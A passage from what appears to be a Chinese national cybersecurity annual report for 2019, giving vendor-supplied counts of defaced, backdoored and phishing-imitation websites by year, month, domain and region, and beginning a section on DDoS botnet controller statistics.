2019年我国境内被篡改网站占比按其域名所属顶级域分布情况如图5-19所示，排名前3位的域名类型为.com（74.9%）、.cn（16.3%）和.net（4.0%）。




图 5-19　2019 年我国境内被篡改网站占比按其域名所属顶级域分布
（来源：北京天融信科技有限公司）

2019年我国境内被篡改网站占比按地区分布如图5-20所示，排名前3位的是内蒙古自治区（23.3%）、广东省（8.1%）和北京市（7.6%）。




图 5-20　2019 年我国境内被篡改网站占比按地区分布（来源：北京天融信科技有限公司）

2019年全年我国境内被篡改的政府网站数量为19个，比2018年的22个下降13.6%，占北京天融信科技有限公司监测的2019年全年我国境内被篡改网站总数的1.6%。2019年

我国境内被篡改的政府网站数量和其占被篡改网站总数的比例按月度统计如图5-21所示。




图 5-21　2019 年我国境内被篡改的政府网站数量和其占被篡改网站总数的比例按月度统计
（来源：北京天融信科技有限公司）

5.4.3 甘肃海丰信息科技有限公司报送的网页篡改监测情况

根据甘肃海丰信息科技有限公司监测结果，2019年全年我国境内被篡改网站总量为5,124个，比2018年的7,049个下降27.3%。2015-2019年我国境内被篡改网站数量按年度统计如图5-22所示，2019年我国境内被篡改网站数量按月度统计如图5-23所示。




图 5-22　2015-2019 年我国境内被篡改的网站数量按年度统计
（来源：甘肃海丰信息科技有限公司）




图 5-23　2019 年我国境内被篡改网站数量按月度统计（来源：甘肃海丰信息科技有限公司）

2019年我国境内被篡改网站占比按其域名所属顶级域分布情况如图5-24所示，排名前3位的域名类型为.com（59.9%）、.org（12.2%）和.edu（11.6%）。




图 5-24　2019 年我国境内被篡改网站占比按其域名所属顶级域分布
（来源：甘肃海丰信息科技有限公司）

2019年我国境内被篡改网站占比按地区分布如图5-25所示，排名前3位的是广东省（58.9%）、北京市（10.3%）和甘肃省（2.6%）。




图 5-25　2019 年我国境内被篡改网站占比按地区分布（来源：甘肃海丰信息科技有限公司）

2019年全年我国境内被篡改的政府网站数量为281个，比2018年的147个增长91.2%，占甘肃海丰信息科技有限公司监测的政府网站列表总数的89.0%，占甘肃海丰信息科技有限公司监测的2019年全年我国境内被篡改网站总数的5.5%。2019年我国境内被篡改的政府网站数量和其占被篡改网站总数的比例按月度统计如图5-26所示。




图 5-26　2019 年我国境内被篡改的政府网站数量和其占被篡改网站总数的比例按月度统计（来源：甘肃海丰信息科技有限公司）

5.4.4 甘肃海丰信息科技有限公司报送的网站后门监测情况

根据甘肃海丰信息科技有限公司监测结果，2019年我国境内被植入后门的网站总数为4,066个，比2018年的2,156个增长88.6%，其中被植入后门的政府网站数量为320个。2015-2019年我国境内被植入后门的网站数量统计如图5-27所示，2019年我国境内被植入后门的网站数量按月度统计情况如图5-28所示。




图 5-27　2015-2019 年我国境内被植入后门的网站数量统计
（来源：甘肃海丰信息科技有限公司）




图 5-28　2019 年我国境内被植入后门的网站数量按月度统计
（来源：甘肃海丰信息科技有限公司）

2019年我国境内被植入后门的网站占比按其域名所属顶级域分布如图5-29所示，排名前3位的是.com（38.2%）、.cn（36.3%）和.net（2.3%）。




图 5-29　2019 年我国境内被植入后门的网站占比按其域名所属顶级域分布（来源：甘肃海丰信息科技有限公司）

2019年我国境内被植入后门网站数量按地区分布如图5-30所示，排名前3位的是北京市（16.3%）、河北省（9.6%）和福建省（9.5%）。




图 5-30　2019 年我国境内被植入后门的网站按地区分布（来源：甘肃海丰信息科技有限公司）

5.4.5 郑州市景安网络科技股份有限公司报送的网站后门监测情况

根据郑州市景安网络科技股份有限公司监测结果，2019年我国境内被植入后门的网站总数为6,553个，比2018年的4,944个增长32.5%，其中被植入后门的政府网站数量为29个。2017-2019年我国境内被植入后门的网站数量统计如图5-31所示，2019年我国境内被植入后门的网站数量按月度统计情况如图5-32所示。




图 5-31　2017-2019 年我国境内被植入后门的网站数量统计
（来源：郑州市景安网络科技股份有限公司）




图 5-32　2019 年我国境内被植入后门的网站数量按月度统计
（来源：郑州市景安网络科技股份有限公司）

2019年我国境内被植入后门的网站占比按其域名所属顶级域分布如图5-33所示，排名前3位顶级域是.com（60.1%）、.cn（20.0%）和.net（14.2%）。




图 5-33　2019 年我国境内被植入后门的网站占比按其域名所属顶级域分布
（来源：郑州市景安网络科技股份有限公司）

5.4.6 北京奇虎科技有限公司报送的网页仿冒监测情况

根据北京奇虎科技有限公司监测结果，2019年全年仿冒我国境内网站的钓鱼页面总数为34,353,899个，涉及5,211,274个IP地址。2019年仿冒我国境内网站的钓鱼页面数量按月度统计如图5-34所示。




图 5-34　2019 年仿冒我国境内网站的钓鱼页面数量按月度统计（来源：北京奇虎科技有限公司）

2019年仿冒我国境内网站的钓鱼页面数量占比按其域名所属顶级域分布如图5-35所示，排名前3位的是.cn（37.6%）、.com（24.4%）和.tw（10.2%）。




图 5-35　2019 年仿冒我国境内网站的钓鱼页面数量占比按其域名所属顶级域分布
（来源：北京奇虎科技有限公司）

5.4.7 甘肃海丰信息科技有限公司报送的网页仿冒监测情况

根据甘肃海丰信息科技有限公司监测结果，2019年全年仿冒我国境内网站的钓鱼页面总数为2,794个，比2018年的1,330个增长110.1%，涉及300个IP地址。2015-2019年仿冒我国境内网站的钓鱼页面数量统计如图5-36所示，2019年仿冒我国境内网站的钓鱼页面数量按月度统计如图5-37所示。




图 5-36　2015-2019 年仿冒我国境内网站的钓鱼页面数量统计
（来源：甘肃海丰信息科技有限公司）




图 5-37　2019 年仿冒我国境内网站的钓鱼页面数量按月度统计
（来源：甘肃海丰信息科技有限公司）

2019年仿冒我国境内网站的钓鱼页面数量占比按其域名所属顶级域分布如图5-38所示，排名前3位的是.com（46.7%）、.cc（12.3%）和.pw（6.8%）。




图 5-38　2019 年仿冒我国境内网站的钓鱼页面数量占比按其域名所属顶级域分布
（来源：甘肃海丰信息科技有限公司）

06

DDoS 攻击监测情况

2019年，CNCERT/CC持续加强对DDoS攻击资源监测治理和DDoS攻击主流攻击平台跟踪分析工作。

6.1 DDoS 攻击资源监测情况

根据CNCERT/CC自主监测数据，与2018年相比，境内控制端、反射服务器等资源按月变化速度加快、消亡率明显上升、新增率降低、被利用的资源活跃时间和数量明显减少，每月被利用的境内活跃控制端IP地址数量同比减少15.0%，活跃反射服务器同比减少34.0%，跨域伪造流量来源路由器同比减少73.0%，这意味着境内攻击资源稳定性和利用难度加大。与此同时每月被利用的境外攻击资源数量不断增加，攻击资源大量向境外迁移。

6.1.1 控制端资源

控制端资源，指用来控制大量的僵尸主机节点向攻击目标发起DDoS攻击的僵尸网络控制端。

2019年，CNCERT/CC监测发现，利用肉鸡发起DDoS攻击的活跃控制端有3,601个，其中境外控制端占比91.3%，云平台控制端占比89.0%，如图6-1所示。




图 6-1　2019 年发起 DDoS 攻击的活跃控制端境外占比和云平台占比（来源：CNCERT/CC）

位于境内的活跃控制端占比按地域统计，排名前3位的分别为江苏省（24.1%）、河南省（11.7%）和广东省（9.8%），如图6-2所示。




图 6-2　2019 年发起 DDoS 攻击的境内活跃控制端数量占比按地域分布（来源：CNCERT/CC）

2019年，CNCERT/CC组织各省分中心，联合各地运营商、云服务商等对我国境内的DDoS攻击资源继续进行专项治理，境内控制端月活跃数量呈明显下降

趋势，较2018年下降15.0%，但与此同时境外控制端月活跃数量较2018年增加56.7%。这说明当前越来越多的黑客为了隐匿身份、躲避溯源、对抗治理等原因，选择将控制端部署在境外。此外，云上控制端占比较大，说明由于云端的便捷性、可靠性和低成本，越来越多黑客利用云主机作为控制端。

6.1.2 肉鸡资源

肉鸡资源，指被控制端利用，向攻击目标发起DDoS攻击的僵尸主机节点。

